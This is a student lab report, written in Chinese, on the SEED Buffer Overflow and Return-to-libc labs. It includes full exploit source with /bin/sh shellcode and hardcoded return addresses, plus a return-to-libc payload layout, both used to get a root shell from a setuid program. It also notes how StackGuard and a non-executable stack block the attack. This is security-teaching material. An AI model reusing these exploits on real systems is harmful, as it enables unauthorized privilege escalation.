
**Lab2实验报告**

57117138 吴伊杰

**（一）Buffer Overflow Vulnerablility Lab**


# Task 1: Running Shellcode

将所给程序使用gcc的-z execstack选项进行编译，运行后即成功调用了shell。



# Task 2: Exploiting the Vulnerability

对stack.c进行编译，BUF\_SIZE值为默认的24，然后使用GDB调试，找到buffer地址以及$ebp寄存器的值。在bof入口设置断点，命令run运行。$ebp的值指向前一个栈帧的地址，计算出buffer的起始位置与ebp之间的差值为32：



因此returnAddress距离buffer起点应为36字节，计算后exploit.c修改为：

/\* exploit.c \*/

/\* A program that creates a file containing code for launching shell \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[] =

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

;

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

memset(&buffer, 0x90, 517);

buffer[39]=0xbf;

buffer[38]=0xc1;

buffer[37]=0xde;

buffer[36]=0xac;

int start = 517 - sizeof(shellcode)/sizeof(char);

strcpy(buffer+start, shellcode);


badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);

}

之后再次运行stack，成功调用了shell。使用id命令发现uid=1000为用户seed的id，而euid=0说明获取了root权限。



# Task 3: Defeating dash's Countermeasure

将所给程序dash\_shell\_test.c中的setuid(0)注释，调用stack，查看id命令，再取消注释，查看id，两者进行对比：



注释后，获取的shell为用户seed的shell



取消注释后，获取的shell为root用户的shell


把setuid(0)也编码到shellcode中，在dash下运行stack，就能发现同样得到了有root权限的shell。

# Task 4: Defeating Address Randomization

使用命令




打开Ubuntu的地址随机化，利用提供的程序进行暴力攻击，运行时间略长。




# Task 5: Turn on the StackGuard Protection

首先要先关闭地址随机化，然后编译不带-fno stack protector选项的程序，重新编译易受攻击的程序stack.c，可以看出由于栈保护机制，攻击失败。



# Task 6: Turn on the Non-executable Stack Protection

这次编译stack.c文件时，关闭栈可执行，然后执行Task 1相同操作。




由于栈不可执行，攻击同样失败。

**（二）Return-to-libc Attack Lab**

# Task 1: Finding out address of libc functions

编译执行所给的retlib程序，BUF\_SIZE我设置的为123。提权，按照上一个实验的做法做，使用p system和p exit指令查看两者地址。




# Task 2: Putting the shell string in the memory

按照所给指令export MYSH=/bin/sh设置环境变量，然后用所给程序打印/bin/sh的地址



# Task 3: Exploiting the buffer-overflow vulnerability

和上一个实验的Task 2一样，查看ebp和buffer的地址



按照手册的注释，填写exploit文件，Task 2的地址和ebp、buffer的地址填上即可。

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main()

{

char buf[150];

FILE \*badfile;

badfile = fopen("./badfile", "w");

\*(long \*) &buf[135] = 0xb75e6da0;

\*(long \*) &buf[139] = 0xb75da9d0;

\*(long \*) &buf[143] = 0xbfebedf4;

fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);

}

依旧和上一个实验相同，执行后运行retlib，发现获得了root的shell。



对于给出的两种变体:

变体1：去掉exit()函数

在badfile中去掉exit()函数的地址，再次尝试攻击。此时依旧能提权，但如果退出shell，会发生Segmentation fault。原因是程序进入了system()的返回地址，因为删去了exit()，跳转到了别的内存地址，该地址可能就不可执行。

变体2：将retlib重命名为不同长度的文件

重命名后再试图运行，显示command not found: h

原因：我们获取地址的程序名字长度和retlib相同，若程序名长度变了，那相应的环境变量地址也变化了，给system()传递的参数就发生了错误。

# Task 4: Turning on address randomization



用以上指令打开地址随机化保护，重新实施上次攻击，出现Segmentation fault



这是因为打开保护之后/bin/sh的地址不再固定，通过之前的步骤可以查看，会发现地址一直变化。

通过gdb中设置set disable-randomization off，可以开启system和exit的地址随机化，通过多次指令也能发现它们地址的变化。

但是buf和ebp之间的距离是保持固定的，因此三个地址是正确的，只是对应数组的值有变化。